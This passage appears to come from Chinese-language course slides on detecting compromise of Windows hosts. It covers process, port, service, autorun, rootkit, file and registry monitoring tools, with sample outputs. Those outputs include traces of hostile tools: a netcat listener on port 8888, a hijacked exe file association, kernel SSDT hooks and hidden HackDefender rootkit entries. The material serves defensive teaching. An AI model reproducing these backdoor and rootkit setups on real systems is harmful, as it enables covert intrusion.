svchost	512	8	7	269	4620	0:00:00.109	0:00:00.156	1:59:48.312
...								
Explorer	1536	8	16	619	9076	0:00:01.703	0:00:03.734	1:09:32.781
evntsvc	1092	8	2	41	172	0:00:00.015	0:00:00.078	1:09:23.218
cmd	716	8	1	26	1428	0:00:00.046	0:00:00.000	0:11:06.968
pslist	1620	13	2	109	1836	0:00:00.015	0:00:00.015	0:00:00.015

> **pslist cmd**

cmd	716	8	1	26	1428	0:00:00.046	0:00:00.015	0:12:24.917
-----	-----	---	---	----	------	-------------	-------------	-------------



pslist使用参数说明

```
pslist [-d][-m][-x][-t][-s [n] [-r n] [\computer [-u username][-p password]  
[name|pid]
```

参数	含义
-s	任务管理器模式，使用-r选项设置间隔时间。
-r	设置任务管理模式时刷新的间隔时间（单位为秒，默认为1）。
-t	以树形格式显示进程及线程。
[\computer]	指定远程计算机名称或IP地址。
-u	指定连接远程计算机的用户名称。
-p	指定连接远程计算机的用户密码。
<name> <pid>	进程名称 进程ID值。



检测实例

实时监测系统下的异常cmd进程

```
> pslist -s -r 2 cmd
```



■ tlist

> **tlist -s | findstr svchost**

```
500 svchost.exe    Svcs: RpcSs
540 svchost.exe    Svcs: EventSystem,Irmon,Netman,NtmsSvc,SENS,WZCSVC
936 svchost.exe    Svcs: wuauserv
952 svchost.exe    Svcs: BITS
```

tlist常用参数

参数	含义
-s	显示进程相关的服务名称。
-t	以树形格式显示进程及线程。
-p	显示进程ID值。
-m <pattern>	显示所有加载的DLL文件名称中有匹配“pattern”关键字的进程。

检测实例



检测进程中加载的异常DLL模块

> **tlist -m trojan.dll**


taskview

- 线程信息
- 模块信息
- 内存信息
- 启动信息

检测实例



检测进程中加载的异常DLL模块





■ ListDlls

- 查看进程中加载的所有DLL模块。
- 配合findstr、find或者grep的字符串匹配查找可用来检测异常DLL文件的加载情况。

> listdlls cmd

...

CMD.EXE pid: 1100

Command line: C:\WINNT\system32\cmd.exe

Base	Size	Version	Path
0x4ad00000	0x57000	5.00.2195.6995	C:\WINNT\system32\cmd.exe
0x77f80000	0x7c000	5.00.2195.7006	C:\WINNT\system32\ntdll.dll
0x77e60000	0xd2000	5.00.2195.7006	C:\WINNT\system32\KERNEL32.dll
0x77df0000	0x69000	5.00.2195.7032	C:\WINNT\system32\USER32.dll
0x77f40000	0x3c000	5.00.2195.7073	C:\WINNT\system32\GDI32.dll
0x796d0000	0x65000	5.00.2195.7038	C:\WINNT\system32\ADVAPI32.dll
0x786f0000	0x78000	5.00.2195.7020	C:\WINNT\system32\RPCRT4.dll
0x78000000	0x45000	6.01.9844.0000	C:\WINNT\system32\MSVCRT.dll
0x75e00000	0x1a000	5.00.2195.6655	C:\WINNT\system32\IMM32.DLL
0x6c330000	0x8000	5.00.2195.6692	C:\WINNT\system32\LPK.DLL
0x65d20000	0x54000	1.325.2195.6692	C:\WINNT\system32\USP10.dll



■ fport

- 查看进程相关的网络连接和端口信息。



检测实例

检测系统中的tcp端口8888由哪个进程监听？

> fport /p

```
...
Pid  Process      Port  Proto  Path
500  svchost        -> 135  TCP    C:\WINNT\system32\svchost.exe
8    System         -> 139  TCP
8    System         -> 445  TCP
1004 msdtc          -> 1025 TCP    C:\WINNT\system32\msdtc.exe
620  inetinfo       -> 1026 TCP    C:\WINNT\system32\inetsrv\inetinfo.exe
543  nc              -> 8888 TCP    C:\WINNT\system32\nc.exe

8    System         -> 137  UDP
8    System         -> 138  UDP
8    System         -> 445  UDP
276  lsass          -> 500  UDP    C:\WINNT\system32\lsass.exe
1580 Maxthon        -> 2128 UDP    E:\Program Files\Maxthon\Maxthon.exe
```




■ Aports (Active Ports)

- 查看进程相关的网络连接和端口信息。
- 能够实时查看当前发生网络流量的进程及连接。
- 类似的软件工具有：TcpView、AntiyPorts、Vision等。

The screenshot shows the 'Active Ports' application window. It has a menu bar with 'File' and 'Options'. Below the menu bar is a table with columns: Process, PID, Local IP, Local Port, Remote IP, Remote Port, State, Protocol, and Path. The table lists several active connections, including System processes listening on various ports and user processes like lsass.exe, svchost.exe, inetinfo.exe, msdtc.exe, and Maxthon.exe.

Process	PID	Local IP	Local Port	Remote IP	Remote Port	State	Protocol	Path
UDP System	8	172.16.15.116	137			LISTEN	UDP	
UDP System	8	172.16.15.116	138			LISTEN	UDP	
UDP System	8	0.0.0.0	445			LISTEN	UDP	
TCP System	8	0.0.0.0	1983			LISTEN	TCP	
TCP System	8	172.16.15.116	139			LISTEN	TCP	
TCP System	8	0.0.0.0	445			LISTEN	TCP	
UDP lsass.exe	276	172.16.171.1	500			LISTEN	UDP	C:\WINNT\system32\lsass.exe
TCP svchost.exe	500	0.0.0.0	135			LISTEN	TCP	C:\WINNT\system32\svchost.exe
TCP inetinfo.exe	620	0.0.0.0	1026			LISTEN	TCP	C:\WINNT\system32\inetinfo.exe
TCP msdtc.exe	1004	0.0.0.0	1025			LISTEN	TCP	C:\WINNT\system32\msdtc.exe
UDP Maxthon.exe	1580	127.0.0.1	2128			LISTEN	UDP	E:\Program Files\Maxthon\Maxthon.exe

At the bottom of the window, there are buttons for 'Terminate Process', 'Query Names', and 'Exit'.




■ NTPMon — NT Process Monitor

- 实时监控系统中进程以及线程的创建和删除。
- 可以检测出远程线程插入型木马程序的存在和行为。



检测实例

首先运行cmd命令行提示符，然后输入“notepad.exe”运行记事本程序



#	CPU	Source	Action	Argument	Elapsed (s)
1	0	explorer.exe	Process Create	CMD.EXE	23.924401
2	0	CMD.EXE	Thread Create	TID: 1824	0.000000
3	0	CMD.EXE	Process Create	notepad.exe	2.002880
4	0	notepad.exe	Thread Create	TID: 2000	0.000000



7.5 系统服务信息的检测

■ net命令：服务信息

常用命令及参数	说明
net start	显示系统当前启动的服务。
net start <servicename>	启动名为“servicename”的服务。
net stop <servicename>	停止名为“servicename”的服务。
net pause <servicename>	暂停名为“servicename”的服务。

> net start

已经启动以下 Windows 2000 服务：

Automatic Updates
Background Intelligent Transfer Service
COM+ Event System
Computer Browser
DHCP Client
Distributed File System
...



■ PsService (PsTools)

- 显示本地或远程系统中服务的显示名称、描述、启动类型（手动、自动、禁用）、状态等信息。

常用参数	说明
query	查询服务的状态
config	查询服务的配置信息
start stop restart	启动 停止 重启服务
pause continue	暂停 继续服务

■ sc (Resource Kit)

- 与Windows NT服务控制器和服务交互，可以完成所有的服务控制任务。



检测实例



检测系统中的BITS服务是否被更改?



> psservice config bits

SERVICE_NAME: BITS

用闲置网络带宽在后台传输文件。如果此服务被禁用，那么任何依赖于 BITS 的功能，Windows Update 或 MSN Explorer，都将不能自动下载程序和其它信息。

TYPE	: 20 WIN32_SHARE_PROCESS
START_TYPE	: 2 AUTO_START
ERROR_CONTROL	: 1 NORMAL
BINARY_PATH_NAME	: C:\WINNT\system32\svchost.exe -k BITSgroup
LOAD_ORDER_GROUP	:
TAG	: 0
DISPLAY_NAME	: Background Intelligent Transfer Service
DEPENDENCIES	: Rpcss
	: SENS
	: Wmi
SERVICE_START_NAME	: LocalSystem

> sc qc bits

[SC] GetServiceConfig SUCCESS


SERVICE_NAME: bits

...


7.6 系统自启动信息的检测

■ Autoruns

- 查看系统中所有的自启动项信息，包括注册表启动、服务启动、组策略脚本启动、Task Sheduler启动等许多信息。



Autoruns 7.0



Autoruns 8.43



检测实例



检测系统中的“冰河”木马



■ AReporter (Antiy Reporter)

- 进程模块列表
- 进程端口关联
- 注册表启动项，
包括文件关联启动。
- 系统服务列表



检测实例

检测系统中的文件关联性恶意软件 (Rundll病毒)

```
> type c:\AntiyRPT.txt
```

```
...
```

```
# Register
```

```
#
```

	Key	Value
[r] 80000000	exefile\shell\open\command	%SystemRoot%\system32\Rundll.exe "%1" %*
[r] 80000000	cmdfile\shell\open\command	"%1" %*
[r] 80000000	txtfile\Shell\open\Command	%SystemRoot%\system32\NOTEPAD.EXE %1
[r] 80000000	chm.file\Shell\open\Command	"C:\WINNT\hh.exe" %1

```
...
```



7.7 Rootkit的查杀

■ 主动防御软件

- 卡巴斯基、Nod32、360安全卫士等。
- SSM（具备很强大的进程行为监控）等。

■ 系统底层分析软件（反Rootkit软件）

- Icesword、DarkSpy、Wsyscheck、超级巡警等。

■ Rootkit专业查杀软件


- Rootkit Revealer, Rootkit Unhooker等。



■ IceSword

— 深入内核绕过rootkit隐藏技术真实显示系统中的如下信息：

- 进程
- 端口
- 内核模块
- 启动组
- 服务
- SPI（Service Programming Interface）
- BHO（Browser Help Object）
- SSDT（System Service Descriptor Table）
- 消息钩子
- 监视进线程的创建和终止



■ RootkitUnhooker



Rootkit Unhooker LE v3.7.300.509

File Action Setup Language Tools Help

SSDT | Shadow SSDT | Processes | Drivers | Stealth Code | Files | Code Hooks | Report

Id	Service Name	Hooked	Address	Module
25	NtCancelTimer	-	0x808808E8	C:\WINDOWS\system32\ntkrnlpa.exe
26	NtClearEvent	-	0x80988022	C:\WINDOWS\system32\ntkrnlpa.exe
27	NtClose	Yes	0xF736CD08	d346bus.sys
28	NtCloseObjectAuditAlarm	-	0x8096FEE8	C:\WINDOWS\system32\ntkrnlpa.exe
29	NtCompactKeys	-	0x808B95BA	C:\WINDOWS\system32\ntkrnlpa.exe
30	NtCompareTokens	-	0x809740F0	C:\WINDOWS\system32\ntkrnlpa.exe
31	NtCompleteConnectPort	-	0x80920B36	C:\WINDOWS\system32\ntkrnlpa.exe
32	NtCompressKey	-	0x808B9810	C:\WINDOWS\system32\ntkrnlpa.exe
33	NtConnectPort	-	0x809201DA	C:\WINDOWS\system32\ntkrnlpa.exe
34	NtContinue	-	0x8088D0F8	C:\WINDOWS\system32\ntkrnlpa.exe
35	NtCreateDebugObject	-	0x8099FCBA	C:\WINDOWS\system32\ntkrnlpa.exe
36	NtCreateDirectoryObject	-	0x8093638E	C:\WINDOWS\system32\ntkrnlpa.exe
37	NtCreateEvent	-	0x80988072	C:\WINDOWS\system32\ntkrnlpa.exe
38	NtCreateEventPair	-	0x80993984	C:\WINDOWS\system32\ntkrnlpa.exe
39	NtCreateFile	-	0x808EEB1E	C:\WINDOWS\system32\ntkrnlpa.exe
40	NtCreateIoCompletion	-	0x808ED0D8	C:\WINDOWS\system32\ntkrnlpa.exe
41	NtCreateJobObject	-	0x8094F55E	C:\WINDOWS\system32\ntkrnlpa.exe
42	NtCreateJobSet	-	0x80950AFA	C:\WINDOWS\system32\ntkrnlpa.exe
43	NtCreateKey	Yes	0xF736CCC0	d346bus.sys
44	NtCreateMailslotFile	-	0x808EEC28	C:\WINDOWS\system32\ntkrnlpa.exe
45	NtCreateMutant	-	0x80993D8A	C:\WINDOWS\system32\ntkrnlpa.exe
46	NtCreateNamedPipeFile	-	0x808EEB58	C:\WINDOWS\system32\ntkrnlpa.exe
47	NtCreatePagingFile	Yes	0xF7360A20	d346bus.sys
48	NtCreatePort	-	0x80921042	C:\WINDOWS\system32\ntkrnlpa.exe
49	NtCreateProcess	-	0x8094AF32	C:\WINDOWS\system32\ntkrnlpa.exe
50	NtCreateProcessEx	-	0x8094AE7C	C:\WINDOWS\system32\ntkrnlpa.exe
51	NtCreateProfile	-	0x8099419E	C:\WINDOWS\system32\ntkrnlpa.exe
52	NtCreateSection	-	0x809279FC	C:\WINDOWS\system32\ntkrnlpa.exe
53	NtCreateSemaphore	-	0x8099195C	C:\WINDOWS\system32\ntkrnlpa.exe

UnHook ALL UnHook Selected Scan Close

SYSCALL State - OK, [0x808896C0] Services/Hooked: 296/10



■ RootkitRevealer



检测实例

检测系统中的“HackDefender” Rootkit

RootkitRevealer - Sysinternals: www.sysinternals.com

File Options Help

Path	Timestamp	Size	Description
HKLM\SYSTEM\ControlSet001\Control\SafeBoot\Minimal\HackDefender100	3/7/2005 5:57 PM	0 bytes	Hidden from Windows API
HKLM\SYSTEM\ControlSet001\Control\SafeBoot\Network\HackDefender100	3/7/2005 5:57 PM	0 bytes	Hidden from Windows API
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_HACKERDEFENDER100	3/7/2005 5:57 PM	0 bytes	Hidden from Windows API
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_HACKERDEFENDERDRV100	3/7/2005 5:57 PM	0 bytes	Hidden from Windows API
HKLM\SYSTEM\ControlSet001\Services\HackDefender100	3/7/2005 5:57 PM	0 bytes	Hidden from Windows API
HKLM\SYSTEM\ControlSet001\Services\HackDefenderDrv100	3/7/2005 5:57 PM	0 bytes	Hidden from Windows API
C:\WINDOWS\hxdelf100.2.ini	3/7/2005 5:57 PM	3.61 KB	Hidden from Windows API
C:\WINDOWS\hxdelf100.exe	3/7/2005 5:57 PM	68.50 KB	Hidden from Windows API
C:\WINDOWS\hxdelf100.ini	3/7/2005 5:57 PM	3.78 KB	Hidden from Windows API
C:\WINDOWS\hxdelfdrv.sys	3/7/2005 5:57 PM	3.26 KB	Hidden from Windows API
C:\WINDOWS\Prefetch\HACKDEF100.EXE-18F5F48A.pf	3/7/2005 5:57 PM	6.14 KB	Hidden from Windows API

Scan complete: 11 discrepancies found.

Scan

注

HackDefender

Windows系统中使用率最高的rootkit后门，它深入内核，可以隐藏该后门以及其他程序相关的启动项、本地文件、服务、注册表等信息。

HIPS (Host Intrusion Prevent System, 主机入侵主动防御系统)




- 现今安全套装普及、反病毒软件、软件防火墙与HIPS技术的融合：主动防御的广泛应用。
- 主动防御软件
 - 卡巴斯基互联网安全套装6.0/7.0
 - ZoneAlarm Pro 7.0
 - Norton AntiBot
 - Outpost Pro 4.0
 - 江民杀毒软件2007
 - 超级巡警
 - 微点主动防御软件
 - 360安全卫士
 - ...





■ 主动防御内容

- 注册表监控。
- 文件监控。
- 进入核心态Ring0监控（驱动安装、物理内存访问等）。
- 服务安装监控。
- 进程创建监控。
- 代码注入监控。
- 其他监控（全局钩子安装、进程终止等）。
- 各模块交融后的逻辑判断。



此图片引用自瑞星2008测试版中关于主动防御功能的宣传资料

卡巴斯基 (Kaspersky) 7.0



System Safety Monitor (SSM)





7.8 文件的检测和实时监控

■ dir命令

dir常用参数说明

参数	含义
/a	列出所有文件，包括隐藏文件。
/t:timefield	指定显示的文件时间属性。 (C:创建时间、A:上次访问时间、W:上次写入时间)
/s	递归显示所有子目录中的文件。
/o:sortorder	指定显示的分类顺序。

检测实例



检测C:\inetpub\wwwroot目录中的所有的新文件

```
> dir /a /t:a /o:d /s c:\inetpub\wwwroot
```

```
...
```




■ FileMon — File Monitor

— 实时监控系统中对文件的任何访问。




检测实例

检测系统中实时对system32目录下文件的访问


1

设定监控过滤器:
Options →
Filter/Highlight...



2

设定显示字体:
Options →
Fonts...



3

实时显示监控信息

#	Time	Process	Request	Path	Result	Other
926	21:03:59	POWERPNT.EXE:560	FASTIO_QUERY_OPEN	C:\WINNT\system32\FM20.DLL	SUCCESS	Attributes: A
927	21:03:59	POWERPNT.EXE:560	FASTIO_QUERY_OPEN	C:\WINNT\system32\FM20CHS.DLL	SUCCESS	Attributes: A
928	21:03:59	POWERPNT.EXE:560	FASTIO_QUERY_OPEN	C:\WINNT\system32\Advapi32.dll	SUCCESS	Attributes: A
929	21:03:59	POWERPNT.EXE:560	FASTIO_QUERY_OPEN	C:\WINNT\system32\Advapi32.dll	SUCCESS	Attributes: A
930	21:03:59	POWERPNT.EXE:560	FASTIO_QUERY_OPEN	C:\WINNT\system32\Advapi32.dll	SUCCESS	Attributes: A
931	21:03:59	POWERPNT.EXE:560	FASTIO_QUERY_OPEN	C:\WINNT\system32\Advapi32.dll	SUCCESS	Attributes: A
932	21:03:59	POWERPNT.EXE:560	FASTIO_QUERY_OPEN	C:\WINNT\system32\Advapi32.dll	SUCCESS	Attributes: A
933	21:03:59	POWERPNT.EXE:560	FASTIO_QUERY_OPEN	C:\WINNT\system32\FM20.DLL	SUCCESS	Attributes: A
934	21:03:59	POWERPNT.EXE:560	FASTIO_QUERY_OPEN	C:\WINNT\system32\FM20CHS.DLL	SUCCESS	Attributes: A
935	21:03:59	WinRAR.exe:1764	FASTIO_QUERY_OPEN	C:\WINNT\system32\mydocs.dll	SUCCESS	Attributes: A
936	21:03:59	WinRAR.exe:1764	IRP_MJ_CREATE	C:\WINNT\system32\mydocs.dll	SUCCESS	Options: Open
937	21:03:59	WinRAR.exe:1764	IRP_MJ_CLEANUP	C:\WINNT\system32\mydocs.dll	SUCCESS	
938	21:03:59	WinRAR.exe:1764	IRP_MJ_CLOSE	C:\WINNT\system32\mydocs.dll	SUCCESS	
939	21:03:59	WinRAR.exe:1764	FASTIO_QUERY_OPEN	C:\WINNT\system32\USERENV.DLL	SUCCESS	Attributes: A
940	21:03:59	WinRAR.exe:1764	IRP_MJ_CREATE	C:\WINNT\system32\USERENV.DLL	SUCCESS	Options: Open
941	21:03:59	WinRAR.exe:1764	IRP_MJ_CLEANUP	C:\WINNT\system32\USERENV.DLL	SUCCESS	
942	21:03:59	WinRAR.exe:1764	IRP_MJ_CLOSE	C:\WINNT\system32\USERENV.DLL	SUCCESS	
943	21:03:59	WinRAR.exe:1764	FASTIO_QUERY_OPEN	C:\WINNT\system32\shell32.dll	SUCCESS	Attributes: A
944	21:03:59	WinRAR.exe:1764	FASTIO_QUERY_OPEN	C:\WINNT\system32\shell32.dll	SUCCESS	Attributes: A
945	21:03:59	WinRAR.exe:1764	IRP_MJ_CREATE	C:\WINNT\system32\shell32.dll	SUCCESS	Options: Open
946	21:03:59	WinRAR.exe:1764	FASTIO_QUERY_BASI...	C:\WINNT\system32\shell32.dll	SUCCESS	Attributes: A
947	21:03:59	WinRAR.exe:1764	IRP_MJ_SET_INFORM...	C:\WINNT\system32\shell32.dll	SUCCESS	FileBasicInfor...
948	21:03:59	WinRAR.exe:1764	IRP_MJ_READ	C:\WINNT\system32\shell32.dll	SUCCESS	Offset: 0 Lengt...
949	21:03:59	WinRAR.exe:1764	FASTIO_QUERY_STAN...	C:\WINNT\system32\shell32.dll	SUCCESS	Length: 23605...
950	21:03:59	WinRAR.exe:1764	FASTIO_QUERY_STAN...	C:\WINNT\system32\shell32.dll	SUCCESS	Length: 23605...
951	21:03:59	WinRAR.exe:1764	IRP_MJ_CLEANUP	C:\WINNT\system32\shell32.dll	SUCCESS	
952	21:03:59	WinRAR.exe:1764	IRP_MJ_CLOSE	C:\WINNT\system32\shell32.dll	SUCCESS	
953	21:04:00	POWERPNT.EXE:560	FASTIO_QUERY_OPEN	C:\WINNT\system32\FM20.DLL	SUCCESS	Attributes: A
954	21:04:00	POWERPNT.EXE:560	FASTIO_QUERY_OPEN	C:\WINNT\system32\FM20CHS.DLL	SUCCESS	Attributes: A



7.9 注册表的检测和实时监控

■ Regedit — Windows自带的注册表编辑器

regedit常用参数说明

参数	含义
/e	导出注册表中的项为.reg文件。
/s	导入.reg文件到注册表中。

检测实例



检测HKCU\Software\Microsoft\Windows\CurrentVersion\Run下的自启动项

```
> regedit /e run.reg  
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
```

```
> type run.reg  
Windows Registry Editor Version 5.00
```

```
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]  
"ctfmon.exe"="ctfmon.exe"
```



■ reg.exe

reg.exe常用参数说明

参数	含义
query	查询注册表项。
add	添加注册表项。
update	更新注册表项。
delete	删除注册表项。
copy	复制注册表项。
save backup	保存（备份）注册表项到文件。
restore	从文件恢复到注册表中。

```
> reg query HKCU\Software\Microsoft\Windows\CurrentVersion\Run
Listing of [Software\Microsoft\Windows\CurrentVersion\Run]
```

```
REG_SZ      ctfmon.exe    ctfmon.exe
```

- | # | Time | Process | Request | Path | Result | |
|------|-------------|-----------------|------------|--|----------|----|
| 1688 | 13.37248421 | WINLOGON.EXE... | QueryValue | HKCU\{Default} | NOTFO... | |
| 1689 | 13.37249399 | WINLOGON.EXE... | CloseKey | HKCU | SUCCE... | |
